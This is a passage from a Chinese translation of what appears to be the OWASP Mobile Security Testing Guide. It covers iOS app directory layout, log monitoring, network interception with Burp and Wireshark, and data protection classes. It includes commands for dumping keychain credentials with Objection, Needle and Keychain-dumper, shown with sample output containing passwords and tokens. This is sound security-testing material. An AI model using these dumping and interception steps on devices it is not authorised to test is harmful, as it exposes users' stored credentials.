文件的格式可以是 XML 或二进制（bplist）。可以使用一个简单的命令将其转换为 XML 格式：

- 在包含有 plutil 的 macOS 上，这是 macOS 10.2 及以上版本自带的工具（目前没有官方的在线文档）：

```
$ plutil -convert xml1 Info.plist
```

- 在 Linux 上：

```
$ apt install libplist-utils
$ plistutil -i Info.plist -o Info_xml.plist
```

以下是一些信息和相应关键字的非详尽列表，可以仅通过检查文件或使用 grep -i <keyword> Info.plist 轻松在 Info.plist 文件中搜索这些关键词：

- APP 权限目的字符串 : UsageDescription (请参阅“iOS 平台 API”) 。
- 自定义 URL 方案 : CFBundleURLTypes (参见“iOS 平台 API”) 。
- 导出/导入的自定义文档类型 : UTExportedTypeDeclarations/UTImportedTypeDeclarations (请参阅“iOS 平台 API”) 。
- APP 传输安全性 (ATS) 配置 : NSAppTransportSecurity (请参阅“ iOS 网络 API”) 。

请参考上述章节 , 以了解有关如何测试这些要点的更多信息。

6.2.2.5.2.2. APP 二进制

iOS 应用程序二进制文件是胖二进制文件 (它们可以部署在所有 32 位和 64 位设备上) 。与 Android 不同的是 , 在 Android 中 , 您可以将 APP 二进制文件反编译成 Java 代码 , 而 iOSAPP 二进制文件只能逆汇编。

有关详细信息 , 请参阅“ iOS 上的逆向工程和篡改”章节。

6.2.2.5.2.3. 本地库

iOS 本机库被称为框架。

您可以通过点击“ Modules ”很容易地从 Passionfruit 中看到它们 :

并获得更详细的视图 , 包括它们的导入、导出 :

它们位于 IPA 的 Frameworks 文件夹中 , 您也可以从终端检查它们 :

```
$ ls -1 Frameworks/
Realm.framework
libswiftCore.dylib
libswiftCoreData.dylib
libswiftCoreFoundation.dylib
```

或者来自具有 Objection 的设备 (当然也包括 SSH) :

```
OWASP.iGoat-Swift on (iPhone: 11.1.2) [usb] # ls
NSFileType    Perms  NSFFileProtection ... Name
-----
Directory     493  None      ... Realm.framework
Regular       420  None      ... libswiftCore.dylib
Regular       420  None      ... libswiftCoreData.dylib
```

Regular 420 None ... libswiftCoreFoundation.dylib

...

请注意，这可能不是应用程序使用本机代码要素的完整列表，因为其中有些可能是源代码的一部分，这意味着它们将在 APP 二进制文件中编译，因此无法在 Frameworks 文件夹中作为独立库或框架找到。

这些都是您目前能获得到的关于框架的全部信息，除非您开始对它们进行逆向工程。有关如何对框架进行逆向工程的更多信息，请参阅“iOS 上的篡改和逆向工程”章节。

6.2.2.5.2.4. 其他 APP 资源

通常值得一看 IPA 内的应用程序捆绑包（.app）中的其他资源和文件，因为它们有时包含加密数据库和证书等附加功能。

6.2.2.5.3. 访问 APP 数据目录

一旦您安装了这个应用程序，还有很多的信息要浏览。让我们简要介绍一下 iOS APP 上的 APP 文件夹结构，以了解那些数据存储在哪里。下图显示了应用程序文件夹结构：

在 iOS 上，系统应用程序可以在/applications 目录中找到，而用户安装的 APP 可在 /private/var/containers/ 下找到。然而，仅仅通过浏览文件系统来找到合适的文件夹并不是一项简单的事情，因为每个应用程序都会为其目录名分配一个随机的 128 位 UUID（universalunique Identifier）。

为了方便地获取用户安装应用程序的安装目录信息，您可以使用以下方法：

连接到设备上的终端并运行命令 ipainstaller（IPA Installer Console），如下所示：

iPhone:~ root# ipainstaller -l

...

OWASP.iGoat-Swift

iPhone:~ root# ipainstaller -i OWASP.iGoat-Swift

...

Bundle: /private/var/containers/Bundle/Application/3ADAF47D-A734-49FA-B274-FBCA66589E67

Application: /private/var/containers/Bundle/Application/3ADAF47D-A734-49FA-B274-FBCA66589E67/iGoat-Swift.app

Data: /private/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-8F5560EB0693

使用 objective 的命令 env 还能显示 APP 的所有目录信息。在“推荐工具-Objection”一节中描述了与具有 Objection 的 APP 连接。

```
OWASP.iGoat-Swift on (iPhone: 11.1.2) [usb] # env
```

Name	Path
BundlePath	/var/containers/Bundle/Application/3ADAF47D-A734-49FA-B274-FBCA66589E67/iGoat-Swift.app
CachesDirectory	/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-8F5560EB0693/Library/Caches
DocumentDirectory	/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-8F5560EB0693/Documents
LibraryDirectory	/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-8F5560EB0693/Library

如您所见，应用程序有两个主要位置：

- Bundle 目录 (/var/containers/Bundle/Application/3ADAF47D-A734-49FA-B274-FBCA66589E67/)。
- 数据目录 (/var/mobile/Containers/Data/Application/8C8E7EB0-BC9B-435B-8EF8-8F5560EB0693/)。

这些文件夹包含必须在应用程序安全评估期间（例如：在分析存储的数据中查找敏感数据时）仔细检查的信息。

捆绑目录：

- **AppName.app**
 - 这是之前在 IPA 看到的 Application Bundle，它包含基本的应用程序数据、静态内容以及应用程序已编译的二进制文件。
 - 此目录对用户可见，但用户无法写入。
 - 不备份此目录中的内容。
 - 此文件夹的内容用于验证代码签名。

数据目录：

- **Documents/**
 - 包含所有用户生成的数据。应用程序最终用户启动此数据的创建。
 - 对用户可见，用户可以对其进行写入。

- 备份此目录中的内容。
- APP 可以通过设置 nsurlisecludedfrombackupkey 来禁用路径。
- **Library/**
 - 包含所有非用户特定的文件，如缓存、首选项、cookie 和属性列表（plist）配置文件。
 - iOS 应用程序通常使用应用程序支持和缓存子目录，但应用程序可以创建自定义子目录。
- **Library/Caches/**
 - 包含半永久性高速缓存的文件。
 - 对用户不可见，用户无法写入。
 - 不备份此目录中的内容。
 - 当应用程序未运行且存储空间不足时，操作系统可能会自动删除此目录的文件。
- **Library/Application Support/**
 - 包含运行应用程序所需的持久文件。
 - 对用户不可见，用户无法写入。
 - 备份此目录中的内容。
 - APP 可以通过设置 nsurlisecludedfrombackupkey 来禁用路径。
- **Library/Preferences/**
 - 用于存储即使在应用程序重新启动后也可以保持的属性。
 - 信息未加密地保存在应用程序沙箱中的 plist 文件中，该文件名为 [BUNDLE_ID].plist。
 - 可以在此文件中找到使用 NSUserDefaults 存储的所有键/值对。
- **tmp/**
 - 使用此目录写入不需要在 APP 启动之间保留的临时文件。
 - 包含非持久缓存文件。
 - 对用户不可见。
 - 不备份此目录中的内容。
 - 当应用程序未运行且存储空间不足时，操作系统可能会自动删除此目录的文件。

让我们仔细看看 iGoat Swift 的应用程序捆绑包（.app）目录，它位于包目录（/var/containers/Bundle/Application/3ADAF47D-A734-49FA-B274-FBCA66589E67/iGoat-Swift.app）：

OWASP.iGoat-Swift on (iPhone: 11.1.2) [usb] # ls				
NSFileType	Perms	NSFileProtection	...	Name
Regular	420	None	...	rutger.html
Regular	420	None	...	mansi.html
Regular	420	None	...	splash.html
Regular	420	None	...	about.html
Regular	420	None	...	LICENSE.txt
Regular	420	None	...	Sentinel.txt
Regular	420	None	...	README.txt
Directory	493	None	...	URLSchemeAttackExerciseVC.nib
Directory	493	None	...	CutAndPasteExerciseVC.nib
Directory	493	None	...	RandomKeyGenerationExerciseVC.nib
Directory	493	None	...	KeychainExerciseVC.nib
Directory	493	None	...	CoreData.momd
Regular	420	None	...	archived-expanded-entitlements.xcent
Directory	493	None	...	SVProgressHUD.bundle
Directory	493	None	...	Base.lproj
Regular	420	None	...	Assets.car
Regular	420	None	...	PkgInfo
Directory	493	None	...	_CodeSignature
Regular	420	None	...	AppIcon60x60@3x.png
Directory	493	None	...	Frameworks
Regular	420	None	...	embedded.mobileprovision
Regular	420	None	...	Credentials.plist
Regular	420	None	...	Assets.plist
Regular	420	None	...	Info.plist
Regular	493	None	...	iGoat-Swift

您还可以通过单击"Files" -> "App Bundle"来可视化 Passionfruit 的捆绑包目录：

包括 Info.plist 文件：


以及 "Files" -> "Data" 中的数据目录：

有关安全存储敏感数据的更多信息和最佳做法，请参阅“测试数据存储”章节。


6.2.2.5.4. 监控系统日志

许多应用程序会将信息性（可能是敏感的）消息记录到控制台日志中。崩溃报告和其他有用的信息也包含在内。您可以通过 Xcode“Devices”窗口收集控制台日志，如下所示：

1. 启动 Xcode。
2. 将设备连接到主机。
3. 选择“Window”->“Devices and Simulators”。
4. 单击“Devices”窗口左侧的已连接 iOS 设备。
5. 重现问题。
6. 单击设备窗口右上方的“Open Console”按钮，在单独的窗口中查看控制台日志。



要将控制台输出保存为文本文件，请转到控制台窗口的右上角并单击“Save”按钮。



Tipo	PID	Hora	Mensaje	Proceso
	578	19:49:48.727669	#I CTServerConnection from pid 834 has closed (conn=0x13f11e020)	CommCenter
	834	19:49:49.711832	TIC Enabling TLS [174:0x1c436e700]	Telegram
	834	19:49:49.711934	TIC TCP Conn Start [174:0x1c436e700]	Telegram
	834	19:49:49.714171	Task <0743DB26-91FB-4F57-90E5-8A7D8A738C14>.<0> setting up Connection 174	Telegram
	834	19:49:49.721793	TIC TCP Conn Event [174:0x1c436e700]: 3	Telegram
●	834	19:49:49.721995	TIC TCP Conn Failed [174:0x1c436e700]: 1:50 Err(50)	Telegram
	834	19:49:49.722130	TIC TCP Conn Cancel [174:0x1c436e700]	Telegram
	578	19:49:49.72566	#I connectionFailureAlertHandler: network_config_cellular_failed_observer canactivate: <private>	CommCenter
	834	19:49:49.723339	_CFNetworkIsConnectedToInternet returning 0, flagsValid: 1, flags: 0x0	Telegram
	578	19:49:49.724136	#I New CTServerConnection from pid 834 (conn=0x13f11e020)	CommCenter
	578	19:49:49.725007	#I CTServerConnection from pid 834[<private>] is named '<private>'.	CommCenter
	578	19:49:49.725137	#I Calling _CTGetCellularDataisEnabled()	CommCenter
	578	19:49:49.725864	#I Calling _CTServerConnectionCopyDataStatus()	CommCenter
	834	19:49:49.726475	Data status: <private>	Telegram
●	834	19:49:49.727208	Task <0743DB26-91FB-4F57-90E5-8A7D8A738C14>.<0> HTTP load failed (error code: -1009 [1:50])	Telegram
●	834	19:49:49.727487	NSURLConnection finished with error - code -1009	Telegram
	578	19:49:49.728802	#I CTServerConnection from pid 834 has closed (conn=0x13f11e020)	CommCenter
	578	19:49:49.730335	#I network_config_cellular_failed_observer: <private>: pid=<private> (converted to value 834), uuid=<private> (converted to...	CommCenter

Telegram (CFNetwork)
Subsistema: -- Categoría: -- Detalles No permanente ERROR
2019-06-09 19:49:49.727487

NSURLConnection finished with error - code -1009

您还可以按照“访问设备外壳”中的说明连接到设备外壳，通过 apt-get 安装 socat 并运行以下命令：

```
iPhone:~ root# socat - UNIX-CONNECT:/var/run/lockdown/syslog.sock
```

```
=====
```

```
ASL is here to serve you
```

```
> watch
```

```
OK
```

```
Jun 7 13:42:14 iPhone chmod[9705] <Notice>: MS:Notice: Injecting: (null) [chmod] (1556.00)
```

```
Jun 7 13:42:14 iPhone readlink[9706] <Notice>: MS:Notice: Injecting: (null) [readlink] (1556.00)
```

```
Jun 7 13:42:14 iPhone rm[9707] <Notice>: MS:Notice: Injecting: (null) [rm] (1556.00)
```

```
Jun 7 13:42:14 iPhone touch[9708] <Notice>: MS:Notice: Injecting: (null) [touch] (1556.00)
```

```
...
```

此外，Passionfruit 还提供了所有基于 NSLog 应用程序日志的视图。只需单击“Console”->“Output”选项：

Needle 还具有捕获 iOS 应用程序日志的选项，您可以通过打开 Needle 并运行以下命令来开始监视：

```
[needle] > use dynamic/monitor/syslog
[needle][syslog] > run
```

6.2.2.5.5. 转储 KeyChain 数据

转储 KeyChain 数据可以使用多种工具来完成，但并非所有工具都适用于任何 iOS 版本。通常情况下，请尝试使用不同的工具或查阅他们的文档以获取有关最新支持版本的信息。

6.2.2.5.5.1. Objection (Jailbroken / non-Jailbroken)

使用 Objection 可以轻松查看钥匙链数据。首先，按照“推荐工具-Objection”中的描述将 Objection 连接到 APP。然后，使用 iOS keychain dump 命令获得 KeyChain 的概述：

```
$ objection --gadget="iGoat-Swift" explore
... [usb] # iOS keychain dump
```

```
...
```

```
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding `--json keychain.json` to this command
Dumping the iOS keychain...
```

Created	Accessible	ACL	Type	Account	Service
---------	------------	-----	------	---------	---------

Data

```

2019-06-06 10:53:09 +0000 WhenUnlocked           None Password keychainValue
com.highaltitudehacks.dvia mypassword123
2019-06-06 10:53:30 +0000 WhenUnlockedThisDeviceOnly None Password
SCAPILazyVector com.toyopagroup.picaboo (failed to decode)
2019-06-06 10:53:30 +0000 AfterFirstUnlockThisDeviceOnly None Password
fideliusDeviceGraph com.toyopagroup.picaboo (failed to decode)
2019-06-06 10:53:30 +0000 AfterFirstUnlockThisDeviceOnly None Password
SCDeviceTokenKey2 com.toyopagroup.picaboo
00001:FKsDMgVISiavdm70v9Fhv5z+pZfBTTN7xkwSwNvVr2IhVBqLsC7QBhsEjKMxrEjh
2019-06-06 10:53:30 +0000 AfterFirstUnlockThisDeviceOnly None Password
SCDeviceTokenValue2 com.toyopagroup.picaboo
CJ8Y8K2oE3rhOFUhnxJxDS1Zp8Z25XzgY2EtFyMbW3U=
OWASP.iGoat-Swift on (iPhone: 12.0) [usb] # quit

```

请注意，目前，最新版本的 frida-server 和 objection 并不能正确解码所有 keychain 数据。可以尝试不同的组合来增加兼容性。例如：以前的打印输出是使用 frida-tools == 1.3.0，frida == 12.4.8 和 Objection== 1.5.0 创建的。

最后，由于 keychain dumper 是在应用程序上下文中执行的，因此它将只打印出应用程序可以访问的 keychain 项，而不是 iOS 设备的整个 keychain。

6.2.2.5.5.2. Needle (Jailbroken)

Needle 可以通过 storage/data/keychain_dump_frida 模块列出 keychain 的内容。但是，启动和运行 Needle 可能很困难。首先，确保已打开，并且已安装 darwin cc 工具。在“推荐工具-iOS 设备”中介绍了这些工具的安装过程。

在转储 keychain 之前，请打开 Needle 并使用 device / dependency_installer 插件安装任何其他缺少的依赖项。该模块应该会返回没有任何错误。如果出现错误，请确保在继续之前修复此错误。

最后，选择 storage/data/keychain_dump_frida 模块并运行它：

```

[needle][keychain_dump_frida] > use storage/data/keychain_dump_frida
[needle][keychain_dump_frida] > run
[*] Checking connection with device...
[+] Already connected to: 192.168.43.91
[+] Target app: OWASP.iGoat-Swift
[*] Retrieving app's metadata...
[*] Pulling: /private/var/containers/Bundle/Application/92E7C59C-2F0B-47C5-94B7-
DCF506DBEB34/iGoat-Swift.app/Info.plist -> /Users/razr/.needle/tmp/plist

```

```
[*] Setting up local port forwarding to enable communications with the Frida server...
[*] Launching the app...
[*] Attaching to process: 4448
[*] Parsing payload
[*] Keychain Items:
[+] {
    "AccessControls": "",
    "Account": "keychainValue",
    "CreationTime": "2019-06-06 10:53:09 +0000",
    "Data": " (UTF8 String: 'mypassword123')",
    "EntitlementGroup": "C9MEM643RA.org.dummy.fastlane.FastlaneTest",
    "ModifiedTime": "2019-06-06 16:53:38 +0000",
    "Protection": "kSecAttrAccessibleWhenUnlocked",
    "Service": "com.highaltitudehacks.dvia",
    "kSecClass": "kSecClassGenericPassword"
}
...
[+] {
    "AccessControls": "",
    "Account": "<53434465 76696365 546f6b65 6e56616c 756532>",
    "CreationTime": "2019-06-06 10:53:30 +0000",
    "Data": " (UTF8 String: 'Cj8Y8K2oE3rhOFUhnxJxDS1Zp8Z25XzgY2EtFyMbW3U=')",
    "EntitlementGroup": "C9MEM643RA.org.dummy.fastlane.FastlaneTest",
    "ModifiedTime": "2019-06-06 10:53:30 +0000",
    "Protection": "kSecAttrAccessibleAfterFirstUnlockThisDeviceOnly",
    "Service": "com.toyopagroup.picaboo",
    "kSecClass": "kSecClassGenericPassword"
}
[*] Saving output to file: /Users/razr/.needle/output/frida_script_dump_keychain.txt
```

请注意，目前只有 keychain_dump_frida 模块可在 iOS 12 上运行，而不能在 keychain_dump 模块上运行。

6.2.2.5.5.3. Passionfruit (越狱或非越狱)

使用 Passionfruit，可以访问选择的 APP 的 keychain 数据。单击“Storage”和“Keychain”，可以看到存储的 Keychain 信息的列表。

6.2.2.5.5.4. Keychain-dumper (越狱)

Keychain dumper 允许您转储越狱设备的 Keychain 内容。获取该工具的最简单方法是从其 GitHub repo 下载二进制文件：

```
$ git clone https://github.com/ptoomey3/Keychain-Dumper
$ scp -P 2222 Keychain-Dumper/keychain_dumper root@localhost:/tmp/
$ ssh -p 2222 root@localhost
iPhone:~ root# chmod +x /tmp/keychain_dumper
iPhone:~ root# /tmp/keychain_dumper
(...)
```

Generic Password

```
-----
Service: myApp
Account: key3
Entitlement Group: RUD9L355Y.sg.vantagepoint.example
Label: (null)
Generic Field: (null)
Keychain Data: SmJSWxEs
```

Generic Password

```
-----
Service: myApp
Account: key7
Entitlement Group: RUD9L355Y.sg.vantagepoint.example
Label: (null)
Generic Field: (null)
Keychain Data: W0g1DfuH
```

在较新版本的 iOS (iOS 11 及更高版本) 中 , 需要执行其他步骤。有关更多详细信息 , 请参见 README.md 。请注意 , 此二进制文件使用具有“通配符”权利的自签名证书进行了签名。权利授予对钥匙串中所有项目的访问权限。如果您比较偏执或在测试设备上拥有非常敏感的私人数据 , 则可能要从源代码构建工具并手动将适当的权利签名到构建中 ; GitHub 存储库中提供了执行此操作的说明。

6.2.3. 建立网络测试环境

6.2.3.1. 基本网络监控/嗅探


通过为 iOS 设备创建远程虚拟接口 , 可以远程实时嗅探 iOS 上的所有流量。首先确保您的 macOS 机器上安装了 Wireshark。

1. 通过 USB 将 iOS 设备连接到 macOS 机器。
2. 在开始嗅探之前 , 您需要知道 iOS 设备的 UDID。查看“获取 iOS 设备的 UDID”一节 , 了解如何获取它。在 macOS 上打开终端 , 输入以下命令 , 填写 iOS 设备的 UDID。

```
$ rvictl -s <UDID>
Starting device <UDID> [SUCCEEDED] with interface rvi0
```

1. 启动 Wireshark 并选择“rvi0”作为捕获接口。
2. 使用 Wireshark 中的捕获过滤器过滤流量，以显示要监视的内容（例如：通过 IP 地址 192.168.1.1 发送/接收的所有 HTTP 流量）。

```
ip.addr == 192.168.1.1 && http
```



Wireshark 的文档提供了许多捕获过滤器的示例，这些示例可以帮助您过滤流量以获得所需的信息。

6.2.3.2. 设置拦截代理

Burp Suite 是用于对移动和 Web 应用程序进行安全测试的集成平台。它的工具无缝地协同工作以支持整个测试过程，从攻击面的初始映射和分析到发现和利用安全漏洞。Burp 代理用作 Burp Suite 的 Web 代理服务器，该服务器位于浏览器和 Web 服务器之间的位置。Burp Suite 允许您拦截，检查和修改传入和传出的原始 HTTP 通信。

设置 Burp 代理您的流量非常简单。我们假设您有一个连接到 Wi-Fi 网络且允许客户端到客户端流量的 iOS 设备和工作站。如果不允许客户端到客户端通信，则可以使用 usbmuxd 通过 USB 连接到 Burp。

PortSwigger 提供了一个很好的关于设置 iOS 设备以使用 Burp 的教程，以及一个关于将 Burp 的 CA 证书安装到 iOS 设备的教程。

6.2.3.2.1. 越狱设备上通过 USB 使用 burp

在“访问设备外壳”一节中，我们已经学习了如何使用 iproxy 通过 USB 使用 SSH。在进行动态分析时，使用 SSH 连接将流量传送到计算机上运行的 Burp 是很有趣的。我们开始吧：

首先，我们需要使用 iproxy 使 iOS 中的 SSH 在 localhost 上可用。

```
$ iproxy 2222 22
waiting for connection
```

下一步是将 iOS 设备上的 8080 端口远程转发到计算机上 localhost 接口的 8080 端口。

```
ssh -R 8080:localhost:8080 root@localhost -p 2222
```

现在应该可以在 iOS 设备上访问 Burp。在 iOS 上打开 Safari 并转到 127.0.0.1:8080，您应该会看到 Burp Suite 页面。这也是在 iOS 设备上安装 Burp 的 CA 证书的好时机。

最后一步是在 iOS 设备上全局设置代理：

1. 进入 Settings。
2. Wi-Fi。
3. 连接到任何 Wi-Fi (您可以直接连接到任何 Wi-Fi，因为端口 80 和 443 的流量将通过 USB 路由，因为我们只是使用 Wi-Fi 的代理设置，因此可以设置全局代理)。
4. 连接后，单击连接 Wi-Fi 右侧的蓝色小图标。
5. 通过选择手动配置代理。
6. 键入 127.0.0.1 作为服务器。
7. 输入 8080 作为端口。

打开 Safari 访问任何网页，应该能看到 Burp 的访问量。感谢@hweisheimer 的最初想法！

6.2.3.3. 证书锁定

某些应用程序将实现 SSL 固定，这会阻止应用程序将拦截证书作为有效证书接受。这意味着您将无法监视应用程序和服务器之间的流量。

有关静态和动态禁用 SSL 固定的信息，请参阅“测试网络通信”章节中的“绕过 SSL 固定”。

6.2.4. 参考文献

- Jailbreak Exploits - https://www.theiphonewiki.com/wiki/Jailbreak_Exploits
- limera1n exploit - <https://www.theiphonewiki.com/wiki/Limera1n>
- IPSW Downloads website - <https://ipsw.me>
- Can I Jailbreak? - <https://canijailbreak.com/>
- The iPhone Wiki - <https://www.theiphonewiki.com/>
- Redmond Pie - <https://www.redmondpie.com/>
- Reddit Jailbreak - <https://www.reddit.com/r/jailbreak/>
- Information Property List -
https://developer.apple.com/documentation/bundleresources/information_property_list?language=objc
- UIDeviceFamily -
https://developer.apple.com/library/archive/documentation/General/Reference/Info.plistKeyReference/Articles/iPhoneOSKeys.html#/apple_ref/doc/uid/TP40009252-SW11

6.2.4.1. 工具

- Apple iOS SDK - <https://developer.apple.com/download/more/>
- AppSync - <http://repo.hackyouriphone.org/appsyncunified>
- Burp Suite - <https://portswigger.net/burp/communitydownload>
- Chimera - <https://chimera.sh/>
- Class-dump - <https://github.com/interference-security/iOS-pentest-tools/blob/master/class-dump>
- Class-dump-z - <https://github.com/interference-security/iOS-pentest-tools/blob/master/class-dump-z>
- Clutch - <https://github.com/KJCracks/Clutch>
- Cydia Impactor - <http://www.cydiaimpactor.com/>
- Frida - <https://www.frida.re>
- Frida-iOS-dump - <https://github.com/AloneMonkey/frida-iOS-dump>
- IDB - <https://www.idbtool.com>
- iFunBox - <http://www.i-funbox.com/>
- Introspy - <https://github.com/iSECPartners/Introspy-iOS>
- iOS-deploy - <https://github.com/iOS-control/iOS-deploy>
- IPA Installer Console - <https://cydia.saurik.com/package/com.autopear.installipa>
- ipainstaller - <https://github.com/autopear/ipainstaller>
- iProxy - https://iphonedevwiki.net/index.php/SSH_Over_USB
- ITMS services asset downloader - <https://www.npmjs.com/package/itms-services>
- Keychain-dumper - <https://github.com/ptoomey3/Keychain-Dumper/>
- libimobiledevice - <https://www.libimobiledevice.org/>
- MobSF - <https://github.com/MobSF/Mobile-Security-Framework-MobSF>
- Needle - <https://github.com/mwrlabs/needle>
- Objection - <https://github.com/sensepost/objection>
- Passionfruit - <https://github.com/chaitin/passionfruit/>
- Radare2 - <https://github.com/radare/radare2>
- Sileo - <https://cydia-app.com/sileo/>
- SSL Kill Switch 2 - <https://github.com/nabla-c0d3/ssl-kill-switch2>
- TablePlus - <https://tableplus.io/>
- Usbmuxd - <https://github.com/libimobiledevice/usbmuxd>
- Wireshark - <https://www.wireshark.org/download.html>
- Xcode - <https://developer.apple.com/xcode/>

6.3. iOS 数据存储

敏感数据保护（例如身份验证令牌和个人信息）是移动安全的关键。在本章中，将介绍关于本地数据存储的 iOS API，以及使用 iOS API 的最佳实例。

6.3.1. 本地数据存储测试 (MSTG-STORAGE-1 和 MSTG-STORAGE-2)

应尽可能少的将敏感数据保存在永久本地存储中。但是，在大多数实际情况下，必须要存储一些用户数据。幸运的是，iOS 提供了安全存储的 API，开发人员可以通过调用这些 API 来使用 iOS 设备上可用的加密硬件。如果开发人员正确使用这些 API，可以通过硬件支持的 256 位 AES 加密来保护敏感数据和文件。

6.3.1.1. 数据保护 API

开发人员可以通过使用 iOS 数据保护 API，对存储在闪存中的用户数据实施严格的访问控制。iOS 数据保护 API 构建在 iPhone 5S 引入的安全处理器 SEP (Secure Enclave Processor) 上。SEP 是一个协处理器，提供用于数据保护和密钥管理的加密操作。设备专用的硬件密钥——设备 UID (唯一 ID)，嵌入在 secure enclave 中，即使在操作系统内核受到威胁时，也可以确保数据保护的完整性。

数据保护结构的是基于密钥的层次结构。UID 和用户密码密钥（通过 PBKDF2 算法从用户密码短语派生）位于此层次结构的顶部。UID 和用户密码密钥被用于"解锁"所谓的类密钥，这些类密钥与不同的设备状态（例如：设备锁定/解锁）关联。

存储在 iOS 文件系统上的每个文件都用自己的文件密钥加密，该密钥包含在文件元数据中。元数据使用文件系统密钥和类密钥加密，其中，类密钥是在文件创建时，所选应用程序的保护等级相对应的类密钥。

下图显示了 [iOS 数据保护密钥层次结构](#)。

文件主要分为四种不同的保护类，[《iOS 安全性指南》](#)对此进行了详细说明：

- **完全保护 (NSFileProtectionComplete)**：从用户密码和设备 UID 派生的密钥保护该类型密钥。锁定设备后不久，就会从内存中擦除派生密钥，从而使数据不可访问，直到用户解锁设备为止。
- **除非打开否则受保护 (NSFileProtectionCompleteUnlessOpen)**：类似于完全保护，但是，如果在解锁时打开文件，则即使用户锁定了设备，应用程序也可以继续访问该文件。例如：在后台下载邮件附件时，将使用此保护类。
- **在第一次用户身份验证之前受保护 (NSFileProtectionCompleteUntilFirstUserAuthentication)**：引导后用户首次解锁设备

后，便可以访问该文件。即使用户随后锁定了该设备，仍不会从内存中删除该类密钥，可以对其进行访问。

- **无保护 (NSFileProtectionNone)**：此保护级别的密钥仅受 UID 保护。类密钥存储在“可擦除存储”中，这是 iOS 设备上的闪存区域，允许存储少量数据。这使得该类的远程密钥删除不可访问。

除 NSFileProtectionNone 以外的所有类密钥都使用从设备 UID 和用户密码派生的密钥进行加密。因此，解密只能在设备本身上进行，并且需要正确的密码。

从 iOS7 开始，默认的数据保护级别是“在第一次用户身份验证之前受保护”。

6.3.1.1.1. 密钥链

iOS 密钥链可用于安全地存储短而敏感的数据位，如加密密钥和会话令牌。它本质上是一个 SQLite 数据库，只能通过 keychainAPI 访问。

在 macOS 上，每个用户的应用程序都可以根据需要创建任意多个密钥链，并且每个登录账户都有自己的密钥链。但是，iOS 上的钥匙链结构与 macOS 上是不同的：iOS 上所有应用程序只能使用一个钥匙链。通过 kSecAttrAccessGroup 属性的访问组功能，在由同一开发人员签名的应用程序之间共享对项目的访问。密钥链的访问由 securityd 守护程序管理，该守护程序根据应用程序的密钥链访问组、应用程序标识符和应用程序组权限，授予访问权限。

Keychain API 包括以下主要操作：

- SecItemAdd
- SecItemUpdate
- SecItemCopyMatching
- SecItemDelete

